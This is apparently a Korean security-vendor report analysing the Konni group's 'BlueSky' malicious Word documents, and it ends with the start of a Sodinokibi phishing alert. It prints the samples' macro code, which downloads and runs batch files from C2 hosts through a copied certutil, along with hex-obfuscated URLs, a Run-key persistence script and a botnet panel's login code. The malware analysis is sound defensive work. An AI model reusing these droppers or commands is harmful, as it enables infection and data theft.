[그림 2] C2 서버에 등록된 다른 파일 목록

여기에는 총 12 개 항목의 DOC 문서가 포함되어 있으며, 대부분 공격에 사용하기 위한 목적으로 제작되었습니다.

각각의 화면은 대부분 암호화폐 관련 내용이나 금융관련 문구를 포함하고 있으며, 동일하게 'BlueSky' 계정에서 제작되었습니다.



[그림 3] DOC 문서 실행된 화면 모음

해당 파일들은 동일한 목적으로 제작되었기 때문에 대표 파일 하나만 기준으로 설명하면 다음과 같습니다.

우선 매크로 기능을 통해 2 차 C2 서버 'alabamaok0515.1apps[.]com' 주소로 통신을 시도합니다.

```
End If
sCL = sCL & Chr(&H65)
sCL = sCL & Chr(&H78)
sCL = sCL & Chr(&H65)
sCL = sCL & Chr(&H20)
sCL = sCL & Chr(&H2F)
sCL = sCL & Chr(&H71)
```




```
sCL = sCL & Chr(&H20)
sCL = sCL & Chr(&H2F)
sCL = sCL & Chr(&H63)
sCL = sCL & Chr(&H20)
Dim smo As String

smo = "copy /Y %windir%\System32\certutil.exe %TEMP%\ct.exe && cd /d %TEMP% && ct -urlcache -split -f
http://alabamaok0515.1apps.com/1[.]txt && cd /d %TEMP% && ren 1.txt 1.bat && del /f /q 1.txt && 1.bat"
sCL = sCL + smo
nResult = Shell(sCL, vbHide)
ActiveDocument.Save
End Sub
```

'1.txt' 파일은 다음과 같이 '3.txt' 파일을 로드하게 됩니다.

[그림 4] '1.txt' 배치파일 명령 화면

'1.txt' 배치 파일은 '3.txt' BASE64 코드를 디코딩해 'setup.cab' 파일로 생성하고 다시 압축을 해제한 후 'install.bat' 파일을 실행하는 과정을 거칩니다.

'3.txt' 파일은 다음과 같이 BASE64 코드를 가지고 있습니다.



[그림 5] '3.txt' 파일 코드 화면

마지막으로 변환되는 'setup.cab' 압축 파일 내부에는 'install.bat', 'picture.exe' 파일이 포함되어 있으며, '81.90.188.76' C2 서버의 명령을 대기하게 됩니다

'picture.exe' 파일 내부에는 다음과 같은 PDB 정보가 포함되어 있습니다.

```
- c:\users\admin\documents\xicon\vs2005\release\XIconTest.pdb
```


05 월 달에 돌아온 Konni

ESRC 는 05 월 13 일 제작된 유사한 변종을 추가로 확인할 수 있었고, 04 월과 마찬가지로 'BlueSky' 계정과 공격 벡터는 거의 같은 흐름을 가지고 있으며, 악성 DOC 는 코드페이지 949 인 한국어 기반으로 제작되었습니다.

다만, 이번 공격에서는 매크로 코드 내부의 C2 URL 주소를 단순한 방식으로 난독화해 숨겨두었고, 이 기법은 이전 아도니스 작전이랑 거의 유사합니다.


```
AppWord.Quit False
End Sub
Sub Document_Open()
Dim URL As String
Dim Location As String
Dim FSO As Object
Set FSO = CreateObject("Scripting.FileSystemObject")
Set objWinHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
Dim sURL As String
sURL = Chr(&H68) & Chr(&H74) & Chr(&H74) & Chr(&H70) & Chr(&H3A) & Chr(&H2F) & Chr(&H2F) & Chr(&H66) &
Chr(&H69) & Chr(&H67) & Chr(&H68) & Chr(&H69) & Chr(&H74) & Chr(&H69) & Chr(&H6E) & Chr(&H67) &
Chr(&H31) & Chr(&H30) & Chr(&H31) & Chr(&H33) & Chr(&H2E) & Chr(&H6F) & Chr(&H72) & Chr(&H67) &
Chr(&H2F) & Chr(&H32) & Chr(&H2F)
URL = sURL + "modif8.doc"
objWinHttp.Open "GET", URL, False
objWinHttp.send ""
```

sURL 문자로 선언된 16 진수 코드를 변환하면 다음과 같은 사이트로 접속을 하여 'modif8.doc' 파일을 다운로드해 실행하게 됩니다.

```
- http://fighiting1013[.]org/2/
```

2 번째 스테이지로 작동하는 DOC 파일 역시 한국어 기반으로 제작되었으며, 문서 작성자 역시 'BlueSky' 계정으로 동일합니다.

이 악성 파일이 실행되면 다음과 같이 암호화폐 관련 내용으로 이용자를 현혹하게 됩니다.



[그림 6] 악성 문서가 실행될 경우 보여지는 화면

매크로 코드를 살펴보면 다음과 같이 선언되어 있고, 16 진수 코드를 ASCII 코드로 변환하면 새로운 C2 주소가 확인됩니다.

```
End If
sfirst = sfirst & Chr(&H65)
sfirst = sfirst & Chr(&H78)
sfirst = sfirst & Chr(&H65)
```



```
sfirst = sfirst & Chr(&H20)
sfirst = sfirst & Chr(&H2F)
sfirst = sfirst & Chr(&H71)
sfirst = sfirst & Chr(&H20)
sfirst = sfirst & Chr(&H2F)
sfirst = sfirst & Chr(&H63)
sfirst = sfirst & Chr(&H20)
Dim smo As String
Dim smid As String

smid = Chr(&H68) & Chr(&H74) & Chr(&H74) & Chr(&H70) & Chr(&H3A) & Chr(&H2F) & Chr(&H2F) & Chr(&H74) &
Chr(&H67) & Chr(&H62) & Chr(&H61) & Chr(&H62) & Chr(&H63) & Chr(&H72) & Chr(&H66) & Chr(&H76) &
Chr(&H2E) & Chr(&H31) & Chr(&H61) & Chr(&H70) & Chr(&H70) & Chr(&H73) & Chr(&H2E) & Chr(&H63) &
Chr(&H6F) & Chr(&H6D) & Chr(&H2F)
smo = "copy /Y %windir%\System32\certutil.exe %TEMP%\ct.exe && cd /d %TEMP% && ct -urlcache -split -f " +
smid + "1.txt && cd /d %TEMP% && ren 1.txt 1.bat && del /f /q 1.txt && 1.bat"
sfirst = sfirst + smo
nfinal = Shell(sfirst, vbHide)
ActiveDocument.Save
End Sub
```

C2 주소는 기존 Konni 조직이 사용하는 '1apps[.]com' 호스팅 서비스가 이번에도 그대로 사용됩니다.

```
- http://tgbabcrfv.1apps[.]com/
```


도메인은 랜덤한 영문 알파벳이 사용되었으며, 매크로 함수에 의해 '1.txt' 파일을 다운로드해 배치파일 형태로 실행하며, 'certutil.exe' 정상 파일을 'ct.exe' 파일로 복사해 사용합니다.

이러한 방식은 EDR 같은 제품들이 악성 여부를 판단하는데 회피하는 요소로 활용될 수 있습니다.

'1.txt' 파일은 다음과 같은 명령어가 조합되어 있고, 기존이랑 큰 차이가 없습니다.

[그림 7] '1.txt' 파일 화면

배치파일 명령이 작동할 경우 '3.txt' 파일의 코드를 가져오는데 이전과 마찬가지로 BASE64 코드로 인코딩된 데이터를 가지고 있으며, 'ct.exe'(=certutil.exe) 파일을 통해 압축을 해제하는 과정을 거칩니다.



[그림 8] '3.txt' 코드 화면

BASE64 코드 블럭이 디코딩되면 기존과 동일하게 'setup.cab' 파일로 변환되고, 압축 내부에 존재하는 'install.bat' 파일이 실행됩니다.

압축내부에는 'install.bat' 파일과 함께 'victory.exe' 파일이 포함되어 있고, 아래와 같은 배치파일 명령에 의해 실행됩니다.


```
@echo off

copy /y %~dp0\victory.exe C:\Users\Public\Documents > nul

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v svchost /t REG_SZ /d
"C:\Users\Public\Documents\victory.exe" /f > nul
C:\Users\Public\Documents\victory.exe > nul

%~dp0\remove.bat > nul
```


'victory.exe' 악성 파일이 실행되면 C2 서버로 접속해 또 다른 악성코드를 다운로드하여 실행을 시도합니다.

```
- http://fighiting1013.org/2/sp[.]exe
```

그리고 다음과 같이 러시아 봇넷으로 알려져 있는 AMADEY 패널로 접속을 시도합니다.

```
- http://charley-online.com/back/2019/index[.]php
```

AMADEY 봇넷 코드는 이미 깃허브 등에 공개되어 있어 여러 사이버 위협에 지속적으로 악용되고 있는 실정입니다.




[그림 9] AMADEY 서버 메인 화면

AMADEY 서버의 'index.php' 파일에는 'config.php' 코드에 설정된 아이디와 암호를 통해 접근하게 됩니다.


```
<?
  include( "cfg/config.php" );

  session_start();

  error_reporting( 0 );

  if ( isset( $_POST["login"]) && isset( $_POST["password"] ) )
  {
    $login = $_POST["login"];
    $password = $_POST["password"];

    if ( ( $login == $conf["login"] ) && ( md5( $password ) == $conf["password"] ) )
    {
      $_SESSION["Name"] = "ROOT";

      @header( "Refresh: 0; url = statistic.php" );
    }

    if ( ( $login == $conf["observer_login"] ) && ( md5( $password ) == $conf["observer_password"] ) )
    {
      $_SESSION["Name"] = "OBSERVER";

      @header( "Refresh: 0; url = statistic.php" );
    }

  }

  if ( $_GET['logout'] == 1 )
  {
    @session_destroy();
    header( "Location: login.php" );
    exit;
  }
```

봇넷과 세션이 연결되면, 공격자가 설정한 악의적인 명령이 수행되며, 감염된 컴퓨터의 정보가 유출될 수 있습니다.



[그림 10] AMADEY 컨트롤 센터(CC) 화면


Konni 조직은 오퍼레이션 블루스카이를 통해 AMADEY 봇넷을 활용하고 있다는 점에 주목되며, ESRC 는 이들 조직이 사용한 공격 도구와 전술에 대한 지속적인 연구를 수행하고 있습니다.

'Konni' 캠페인과 관련한 보다 상세한 침해지표 (IoC) 내용은 '쓰렛 인사이드(Threat Inside)'의 위협 인텔리전스 리포트를 통해 자세한 내용이 공개되어 있으며, 지속적으로 정보를 제공할 예정입니다.

2. 신종 랜섬웨어 'Sodinokibi', 입사지원서 사칭해 유포 중!

2019 년 05 월 15 일 오전 '입사지원 합니다'라는 입사 지원서를 사칭한 피싱 메일이 유포되고 있어 채용 담당자분들의 주의가 필요합니다.

이번에 포착된 피싱 메일은 어제 발견된 견적 요청 메일에서 제목과 내용만 약간 수정되었을 뿐, 전반적으로 비슷한 형태를 띠고 있습니다.



[그림 1] 입사지원서를 사칭한 피싱 메일 화면

02 전문가 보안 기고

해당 메일에는 '(OOO)이력서.alz'라는 '(지원자명)이력서' 형태의 제목을 가진 압축 파일(alz)이 첨부되어 있습니다.(지원자명의 경우 피싱메일에 따라 상이할 수 있습니다.)

